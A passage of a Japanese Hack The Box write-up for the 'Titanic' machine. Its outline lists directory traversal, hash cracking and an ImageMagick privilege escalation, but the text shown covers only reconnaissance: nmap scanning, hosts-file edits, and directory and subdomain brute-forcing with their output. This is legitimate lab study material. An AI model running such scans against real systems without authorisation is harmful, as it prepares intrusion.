- 本記事の概要
- ポートスキャン
- 名前解決のためのhostsファイル更新(1回目)
- Webアクセスできるファイル/ディレクトリ調査(1回目)
- Webアクセスできるサブドメイン調査
- 名前解決のためのhostsファイル更新(2回目)
- Webアクセスできるファイル/ディレクトリ調査(2回目)
- Webサイトの動作確認(http://titanic.htb/)
- ディレクトリトラバーサルを用いた任意のファイル取得
- Webサイトの動作確認(http://dev.titanic.htb/)
- Docker環境構築及び調査
- データベースの取得及び調査
- hashcatを用いてハッシュ値解析(Giteaのデータベースから解析)
- developerユーザーでSSHのログイン
- 特権昇格のための調査(SUIDなど)
- ImageMagickの脆弱性(CVE-2024–41817)を悪用した特権昇格
- [補足] Guided ModeのQA
- 関連記事(Hack The Box)
本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Titanic」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新(1回目)
(3) Webアクセスできるファイル/ディレクトリ調査(1回目)
(4) Webアクセスできるサブドメイン調査
(5) 名前解決のためのhostsファイル更新(2回目)
(6) Webアクセスできるファイル/ディレクトリ調査(2回目)
(7) Webサイトの動作確認(http://titanic.htb/)
(8) ディレクトリトラバーサルを用いた任意のファイル取得
(9) Webサイトの動作確認(http://dev.titanic.htb/)
(10) Docker環境構築及び調査
(11) データベースの取得及び調査
(12) John the Ripperを用いてハッシュ値解析(Giteaのデータベースから解析)
(13) developerユーザーでSSHのログイン
(14) 特権昇格のための調査(SUIDなど)
(15) ImageMagickの脆弱性(CVE-2024–41817)を悪用した特権昇格
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-08 22:03 EST
Warning: 10.10.11.55 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.55
Host is up (0.20s latency).
Not shown: 65316 closed tcp ports (reset), 217 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   196.18 ms 10.10.14.1
2   196.18 ms 10.10.11.55

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.03 seconds
名前解決のためのhostsファイル更新(1回目)
(1) ブラウザを用いて「http://10.10.11.55/」にアクセスすると、「http://titanic.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.55 titanic.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.55 titanic.htb」が出力されることを確認する。
(3) ブラウザを用いて「http://titanic.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(1回目)

(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ feroxbuster -u http://titanic.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET       30l       77w      567c http://titanic.htb/static/styles.css
200      GET       54l      289w   209762c http://titanic.htb/static/assets/images/favicon.ico
200      GET       34l      313w   232842c http://titanic.htb/static/assets/images/home.jpg
200      GET       43l      324w   280817c http://titanic.htb/static/assets/images/luxury-cabins.jpg
200      GET        0l        0w   291864c http://titanic.htb/static/assets/images/entertainment.jpg
200      GET      156l      415w     7399c http://titanic.htb/
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ gobuster dir -u http://titanic.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Titanic_80.txt
ーーー(省略)ーーー
/book                 (Status: 405) [Size: 153]
/download             (Status: 400) [Size: 41]
/server-status        (Status: 403) [Size: 276]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ sudo dirsearch -u http://titanic.htb/
ーーー(省略)ーーー
[22:43:49] Starting:
[22:44:51] 405 -  153B  - /book
[22:45:09] 400 -   41B  - /download
[22:46:21] 403 -  276B  - /server-status
[22:46:21] 403 -  276B  - /server-status/

Task Completed
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://titanic.htb/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 7399, Words: 2501, Lines: 156, Duration: 277ms]
book                    [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 210ms]
                        [Status: 200, Size: 7399, Words: 2501, Lines: 156, Duration: 196ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 209ms]
ーーー(省略)ーーー
Webアクセスできるサブドメイン調査

(1) ffufを用いてアクセスできるtitanic.htbのサブドメインを調査すると、「dev.titanic.htb」があることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.titanic.htb" -u http://titanic.htb/ -fw 20
ーーー(省略)ーーー
dev                     [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 672ms]
ーーー(省略)ーーー
名前解決のためのhostsファイル更新(2回目)
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.55 dev.titanic.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.55 dev.titanic.htb」が出力されることを確認する。
(2) ブラウザを用いて「http://dev.titanic.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(2回目)

(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ feroxbuster -u http://dev.titanic.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
303      GET        2l        3w       38c http://dev.titanic.htb/admin => http://dev.titanic.htb/user/login
200      GET       12l       73w      701c http://dev.titanic.htb/api/swagger
303      GET        2l        3w       41c http://dev.titanic.htb/explore/ => http://dev.titanic.htb/explore/repos
401      GET        1l        1w       50c http://dev.titanic.htb/v2
200      GET        8l       19w      340c http://dev.titanic.htb/administrator.rss
200      GET        6l       12w      291c http://dev.titanic.htb/administrator.atom
200      GET      275l     1278w    13982c http://dev.titanic.htb/
303      GET        2l        3w       38c http://dev.titanic.htb/issues => http://dev.titanic.htb/user/login
303      GET        2l        3w       41c http://dev.titanic.htb/explore => http://dev.titanic.htb/explore/repos
303      GET        2l        3w       38c http://dev.titanic.htb/notifications => http://dev.titanic.htb/user/login
200      GET      214l     1000w    10432c http://dev.titanic.htb/administrator
200      GET      416l     1846w    19996c http://dev.titanic.htb/Administrator
200      GET       16l      126w     7237c http://dev.titanic.htb/avatars/e2d95b7e207e432f62f3508be406c11b
200      GET      505l     2418w    25150c http://dev.titanic.htb/Developer
303      GET        2l        3w       38c http://dev.titanic.htb/milestones => http://dev.titanic.htb/user/login
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ gobuster dir -u http://dev.titanic.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Titanic2_80.txt
ーーー(省略)ーーー
/admin                (Status: 303) [Size: 38] [--> /user/login]
/administrator        (Status: 200) [Size: 19996]
/developer            (Status: 200) [Size: 25150]
/explore              (Status: 303) [Size: 41] [--> /explore/repos]
/favicon.ico          (Status: 301) [Size: 58] [--> /assets/img/favicon.png]
/issues               (Status: 303) [Size: 38] [--> /user/login]
/milestones           (Status: 303) [Size: 38] [--> /user/login]
/notifications        (Status: 303) [Size: 38] [--> /user/login]
/sitemap.xml          (Status: 200) [Size: 285]
/v2                   (Status: 401) [Size: 50]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ sudo dirsearch -u http://dev.titanic.htb/
ーーー(省略)ーーー
[23:48:54] Starting:
[23:49:21] 404 -    0B  - /.well-known/acme-challenge
[23:49:22] 404 -    0B  - /.well-known/apple-app-site-association
[23:49:22] 404 -    0B  - /.well-known/apple-developer-merchant-domain-association
[23:49:22] 404 -    0B  - /.well-known/acme-challenge/dtfy
[23:49:22] 404 -    0B  - /.well-known/assetlinks.json
[23:49:22] 404 -    0B  - /.well-known/csvm
[23:49:22] 404 -    0B  - /.well-known/browserid
[23:49:22] 404 -    0B  - /.well-known/dnt
[23:49:22] 404 -    0B  - /.well-known/caldav
[23:49:22] 404 -    0B  - /.well-known/core
[23:49:22] 404 -    0B  - /.well-known/host-meta
[23:49:22] 404 -    0B  - /.well-known/dnt-policy.txt
[23:49:22] 404 -    0B  - /.well-known/genid
[23:49:22] 404 -    0B  - /.well-known/jwks
[23:49:22] 404 -    0B  - /.well-known/host-meta.json
[23:49:22] 404 -    0B  - /.well-known/hoba
[23:49:22] 404 -    0B  - /.well-known/est
[23:49:22] 404 -    0B  - /.well-known/keybase.txt
[23:49:22] 404 -    0B  - /.well-known/jwks.json
[23:49:22] 404 -    0B  - /.well-known/ni
[23:49:22] 404 -    0B  - /.well-known/openorg
[23:49:22] 404 -    0B  - /.well-known/posh
[23:49:22] 404 -    0B  - /.well-known/reload-config
[23:49:22] 404 -    0B  - /.well-known/time
[23:49:22] 200 -    1KB - /.well-known/openid-configuration
[23:49:22] 404 -    0B  - /.well-known/repute-template
[23:49:22] 200 -  206B  - /.well-known/security.txt
[23:49:22] 404 -    0B  - /.well-known/timezone
[23:49:22] 404 -    0B  - /.well-known/ashrae
[23:49:22] 404 -    0B  - /.well-known/carddav
[23:49:22] 404 -   10B  - /.well-known/webfinger
[23:49:23] 404 -    0B  - /.well-known/void
[23:49:23] 404 -    0B  - /.well-known/stun-key
[23:49:40] 303 -   38B  - /admin  ->  /user/login
